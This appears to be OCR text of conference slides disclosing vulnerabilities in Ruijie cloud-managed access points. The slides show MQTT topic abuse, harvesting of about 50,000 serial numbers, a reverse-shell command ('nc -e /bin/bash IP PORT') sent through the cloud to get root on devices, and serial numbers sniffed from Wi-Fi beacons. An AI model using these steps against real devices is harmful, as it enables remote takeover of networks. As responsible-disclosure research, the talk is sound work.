
Requirements

- What we need for MQTT:
    - **Broker IP/DNS**
    - **CA/certificate for broker**
    - ~~Client certificate/key~~
    - **Client Credentials (needs SN)**

But how do we get an SN?

YouTube

Serial Numbers leaked on Youtube...



Gateway List

Add | Web CLI | eWeb | More | 0 Selected

	Status	SN	Alias	MGMT IP
	Online		Ruijie	192.168.200.168

First

We can Connect! ✅

```
→  ruijie python3 mqtt.py
Connected with result code Sending CONNECT (u1, p1,
Connected with result code Received CONNACK (0, 0)
Connected with result code 0
```

CONNACK Packet

There are only 6 return codes in the CONNECT packet. Only when the return code of the CONNACK packet sent back by the server is 0, the connection is successfully established.

Value	Return code	Description
0	0×00 Connection accepted	Connection accepted

We can Connect! ✅

```
→  ruijie python3 mqtt.py
Connected with result code Sending CONNECT (u1, p1,
Connected with result code Received CONNACK (0, 0)
```

Value	Return code	Description
0	0×00 Connection accepted	Connection accepted

successfully established.

Value	Return code	Description
0	0×00 Connection accepted	Connection accepted

Ruijie MQTT Topics

- **Device to cloud**: used for notifications (**publish**)
    - **`cloud/sync`** - keepalive, status
    - **`cloud/config_change`** - config change
    - **`cloud/event`** - events like reboot, update
    - **`cloud/state_change`** - topology changes

Ruijie MQTT Topics

- **Cloud to device**: used for OTA updates **(subscribe)**
    - **`device/{SN}`** - send commands to device

```
else {
  memset(__s,0,0x4c);
  snprintf((char *)((int)__s + 8),0x40,"device/%s",&SN);
  *(undefined4 *)((int)__s + 0x48) = 1;
  FUN_00415510(__s,&DAT_0043db68);
  FUN_004180fc(__s);
}
```

Can We Do the Opposite?

- **Device to cloud**: used for notifications (~~**publish**~~ **subscribe!**)
    - `cloud/sync`
    - `cloud/config_change`
    - `cloud/event`
    - `cloud/state_change`

We got bombarded with messages!

```
143264
143265
143266
143267
143268 cloud/sync  b'{ "sn": "G1Q[redacted]", "id": "0000000594", "bizid": "syn_SON_0", "ts":
       1708432476453, "ack": "true", "data": { "pro": "RAP2200(E)", "mac": "ecb[redacted]", "
       "1.11", "swv": "ReyeeOS 2.262.0.2301;AP_3.0(1)B11P262,Release(10230121)", "wmd": "AP,1,
       "ip": "10.50.3.105", "lnid": "a[redacted]", "lgid": "0", "pgid": "",
       "mastersn": "G[redacted]", "status": "CONFLICT" } }'
143269
143270
143271
143272
```

JAX
Wait a minute,
who are you?

Messages Contain SN!

```
143264
143265
143266
143267
143268 cloud/sync  b'{ "sn": "G1Q[redacted]", "id": "0000000594", "bizid": "syn_SON_0", "ts":
       1708432476453, "ack": "true", "data": { "pro": "RAP2200(E)", "mac": "ecb[redacted]",
       "1.11", "swv": "ReyeeOS 2.262.0.2301;AP_3.0(1)B11P262,Release(10230121)", "wmd": "AP,1
       "ip": "10.50.3.105", "lnid": "a[redacted]", "lgid": "0", "pgid": "",
       "mastersn": "G[redacted]", "status": "CONFLICT" } }'
143269
143270
143271
143272
```


```
➜  ~ cat serials.txt | uniq | sort | subl
```

```
47335  G1  HJ
47336  G1  FS
47337  G1  1E
47338  G1  FS
47339  G1  G5
```

~50,000 SN!


What we have so far ?

- We can impersonate any device
    - Using their SN
- Can DoS devices
    - Disconnect MQTT
    - Send false data
- Can we achieve **RCE**?



What we have so far ?

- We can impersonate any device
    - Using their SN
- Can DoS devices
    - Disconnect MQTT
    - Send false data
- Can we achieve **RCE**?



Ruijie MQTT Topics

- Since we know all SNs, we can now **subscribe** to:
    - **`device/{SN}`** - send commands to device
- However ~50,000 **subscribes** is a lot of work..
- Can we improve it?

MQTT Topics Construction

- MQTT Topics:
    - Composed of levels
    - separated by /

```
first/second/third/...
```

MQTT Topics Construction

- Supports wildcard
    - **Single level wildcard** -
      `first_level/+/third`
    - **Multi level wildcard** - # (must be at the end)
      `first_level/#`

Using Wildcards

- Lets subscribe to using **`device/{SN}`** wildcards
    - `device/+`
- We got all cloud commands to devices!

```
143303 device/G[redacted]1  b'{"data":["dev_config get --module
       \\"noipdns\\""],"id":"[redacted]","type":"cmd","ts":1708432476986}'
143304 device/G[redacted]5  b'{"data":["dev_config get --module
       \\"access_ctrl\\""],"id":"[redacted]","type":"cmd","ts":1708432476996}'
143305 device/G[redacted]3  b'{"data":["dev_config get --module
       \\"flowctrl_udp\\""],"id":"[redacted]","type":"cmd","ts":1708432476997}'
143306 device/G[redacted]   b'{"data":["dev_sta set --module \\"configChange\\"
       \'{\\"url\\":\\"https://deviceapi-eu.ruijienetworks.com/service/api/enet/de
       [redacted]
       \\"function\\":\\"ac_config\\", \\"independ\\":\\"false\\",\\"networkId\\":
       [redacted]\\"}\'"],"id":'[redacted]","type":"cmd","ts":1708432477007}'
```

Using Wildcards - `device/+`

```
143303 device/G[redacted]1  b'{"data":["dev_config get --module
       \\"noipdns\\""],"id":"[redacted]","type":"cmd","ts":1708432476986}'
143304 device/G[redacted]5  b'{"data":["dev_config get --module
       \\"access_ctrl\\""],"id":"[redacted]","type":"cmd","ts":1708432476996}'
143305 device/G[redacted]3  b'{"data":["dev_config get --module
       \\"flowctrl_udp\\""],"id":"[redacted]","type":"cmd","ts":1708432476997}'
143306 device/G[redacted]  b'{"data":["dev_sta set --module \\"configChange\\"
       \'{\\"url\\":\\"https://deviceapi-eu.ruijienetworks.com/service/api/enet/de
       [redacted]
       \\"function\\":\\"ac_config\\", \\"independ\\":\\"false\\",\\"networkId\\":
       [redacted]\\"}\'"],"id":'[redacted]","type":"cmd","ts":1708432477007}'
```

Command-Execution-as-a-Service

- Cloud command:

```
{
    "data":
    [
        "dev_config get --module \"flowctrl_udp\""
    ],
    "id": "[redacted]",
    "type": "cmd",
    "ts": 1708432476997
}
```

OS Command

Command-Execution-as-a-Service

- Sending a message ⇒ RCE on a device
- But can we send one?

Command-Execution-as-a-Service

- We tried sending a message…

```
Sending PUBLISH 'b'device/G1[redacted]', ... (406 bytes)
```

Command-Execution-as-a-Service

- Of course it worked… (CVE-2024-52324)

```
Sending PUBLISH 'b'device/G1[redacted]', ... (406 bytes)
Received SUBACK
Received PUBLISH 'device/G1[redacted]', ... (406 bytes)
```

```
→ ruijie nc -lvk 9900


/bin/sh: can't access tty; job control turned off
BusyBox v1.28.4 () built-in shell (ash)

/ # id
uid=0(root) gid=0(root)
```


RCE on ALL Cloud Devices

```
{
    "data":
    [
        "nc -e /bin/bash IP PORT"
    ],
    "id": "2357611419",
    "type": "cmd",
    "ts": 1712477881003
}
```

```
→  ruijie nc -lvk 9900


/bin/sh: can't access tty; job control turned off
BusyBox v1.28.4 () built-in shell (ash)

/ # id
uid=0(root) gid=0(root)
/ #
```




Open Sesame Attack

- Mass scale RCE is not always viable
    - Specific target
- Let's showcase this kind of attack!

Open Sesame

- Let's go back to our first example
- Hacking a WIFI



Ruijie Access Points

Ruijie Access Points

Open Sesame

- Mac OSX supports raw Wi-Fi sniffing (through wireless diagnostics)
- Dump WIFI beacons messages

```
RuijieNetwor…  Broadcast   Flags=........C, BI=100, SSID="ABCDEFG"
[redacted]…    Broadcast   Flags=........C, BI=100, SSID=Wildcard (Broadcast)
RuijieNetwor…  Broadcast   Flags=........C, BI=100, SSID="ABCDEFG"
[redacted]     Broadcast   Flags=         C  BI=100  SSID=Wildcard (Broadcast)
```

We have the SN! (CVE-2024-47146)


```
49 1.540390   [redacted]   Broadcast   802…  512 Beacon frame, SN=4006, FN=0, Flags=........C, BI=100, SSID=Wildcard (Broadcast)
50 1.638294   RuijieNetwor…  Broadcast   802…  488 Beacon frame, SN=4009, FN=0, Flags=........C, BI=100, SSID="ABCDEFG"
```

```
  > MUAC_VO Parameter Record
  ⌄ Tag: Vendor Specific: Ralink Technology, Corp.
      Tag Number: Vendor Specific (221)
      Tag length: 7
      OUI: 00:0c:43 (Ralink Technology, Co
      Vendor Specific OUI Type: 8
      Vendor Specific Data: 08000000
  ⌄ Tag: Vendor Specific: MediaTek Inc.
      Tag Number: Vendor Specific (221)
      Tag length: 33
      OUI: 00:0c:e7 (MediaTek Inc.)
      Vendor Specific OUI Type: 136
      Vendor Specific Data: [redacted]
  ⌄ Tag: FILS Indication
      Tag Number: FILS Indication (240)
      Tag length: 2
      .... .... .... .000 = Number of Public Key Identifiers: 0
      .... .... ..00 0... = Number of Realm Identifiers: 0
      .... .... .0.. .... = FILS IP Address Configuration: Not supporte
      .... .... 0... .... = Cache Identifier: Not included
      .... ...0 .... .... = HESSID: Not included
      .... ..0. .... .... = FILS Shared Key Authentication without PFS:
      .... .0.. .... .... = FILS Shared Key Authentication with PFS: No
      .... 0... .... .... = FILS Public Key Authentication: Not support
      0000 .... .... .... = Reserved: 0x0
  ⌄ Tag: Vendor Specific: (null)
      Tag Number: Vendor Specific (221)
      Tag length: 74
      OUI: 87:e8:b4
```

```
0000  00 00 24 00 6f 08 00 40  d1 9b b9 74 00 00 00 00   ··$·o··@ ···t····
0010  10 02 8f 09 80 04 dd a0  00 00 00 10 18 03 04 00   ........ ........
0020  20 0e 5c 89 80 00 00 00  ff ff ff ff ff ff [redacted]   ·\····· ........
0030  [redacted] 97 11 [redacted]   =··g··=· ·g···(u
0040  02 00 00 00 64 00 21 1c  00 07 41 42 43 44 45 46   ····d·!· ··ABCDEF
0050  47 01 08 82 84 8b 96 12  24 48 6c 03 01 08 [redacted]   G····· $Hl·····
0060  00 01 00 00 07 06 55 53  20 01 0b 1e 20 01 00 23   ......US  ··· ··#
0070  02 16 00 c3 02 10 2f 46  05 73 00 01 60 00 33 08   ....../F ·s··`·3·
0080  54 05 06 07 08 09 0a 0b  2a 01 00 32 04 0c 18 30   T····· *··2···0
0090  60 0b 05 00 00 19 12 7a  6b 09 00 00 08 10 82 3d   `·····z k·····=
00a0  db 83 67 6c 02 7f 00 2d  1a ef 19 17 ff ff 00 00   ··gl···- ........
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 18 04   ........ ........
00c0  87 09 00 3d 16 08 00 00  00 00 00 00 00 00 00 00   ···=···· ........
00d0  00 00 00 00 00 00 00 00  00 00 00 4a 0e 14 00 0a   ····· ···J····
00e0  00 2c 01 c8 00 14 00 05  00 19 00 bf 0c b1 79 c9   ·,····· ·····y·
00f0  33 fa ff 68 01 fa ff 68  01 c0 05 00 08 00 fc ff   3··h···h ........
0100  7f 08 01 00 08 80 00 40  00 00 dd 18 00 50 f2 02   ·····@· ·····P··
0110  01 01 80 00 03 a4 00 [redacted]   ····· '···BC^·
0120  62 32 2f 00 ff 1a 23 [redacted]   ·····#· ···D··
0130  92 6f 09 af 08 00 0c 00  fa ff fa ff 19 1c c7 71   ·o····· ·····q
0140  ff 07 24 f4 3f 00 32 fc  ff ff 02 27 03 ff 0e 26   ··$·?·2· ···'···&
0150  00 00 ff ff 20 ff ff 40  ff ff 60 ff ff dd 07 00   ···· ··@ ··`·····
0160  0c 43 08 00 00 00 dd 21  00 0c e7 88 00 00 00 bf   ·C·····! ........
0170  0c b1 01 c0 33 2a ff 92  04 2[redacted] ff 92 04 c0 05 00   ····3*·· ·*·····
0180  00 00 2a ff c3 03 01 02  07 [redacted] 02 00 00 dd 4a 87   ··*····· ·····J·
0190  e8 b4 9e 01 03 1c 05 00  00 00 00 00 08 00 47 31   ····· ····· ····G1
01a0  53 55 [redacted] 00 00 00 00 00   SU[redacted]·····
01b0  00 00 b9 63 44 0a 64 e8  10 ff ff ff ff 00 00 00   ···cD·d· ........
01c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
01d0  00 00 00 00 00 00 00 00  00 dd 09 80 05 88 ef 01   ····· ····· ·····
01e0  00 04 01 31 3b ac 46 a3                            ···1;·F·
```

WIFI Name


AP Serial Number


WIFI
Name
ABCDEF
AP Serial Number

Building an Open Sesame

- **Step 1**: Be physically close to your target
- **Step 2**: sniff raw WiFi beacon frames, which contain the device SN
- **Step 3**: Use the SN to target the AP through the cloud
- **Step 4**: ???
- **Step 5**: profit.

Ruijie Access Points



Responsible Disclosure

- We reported these vulnerabilities to Ruijie
- All vulnerabilities were fixed by Ruijie in a swift and professional manner
- We thank Ruijie Networks and CISA for their professionalism
- **CVE-2024-47547, CVE-2024-42494, CVE-2024-51727, CVE-2024-47043, CVE-2024-45722, CVE-2024-47791, CVE-2024-46874, CVE-2024-48874, CVE-2024-52324, CVE-2024-47146**

Takeaways

- Automatic cloud provisioning is a super-interesting attack vector!
    - Bypass NAT protection
- Secure user authentication is easy, secure device authentication is hard
    - Vendors trust devices - gives room for attackers
    - Many vendors use insecure identifiers as credentials (SN, MAC etc)

Questions?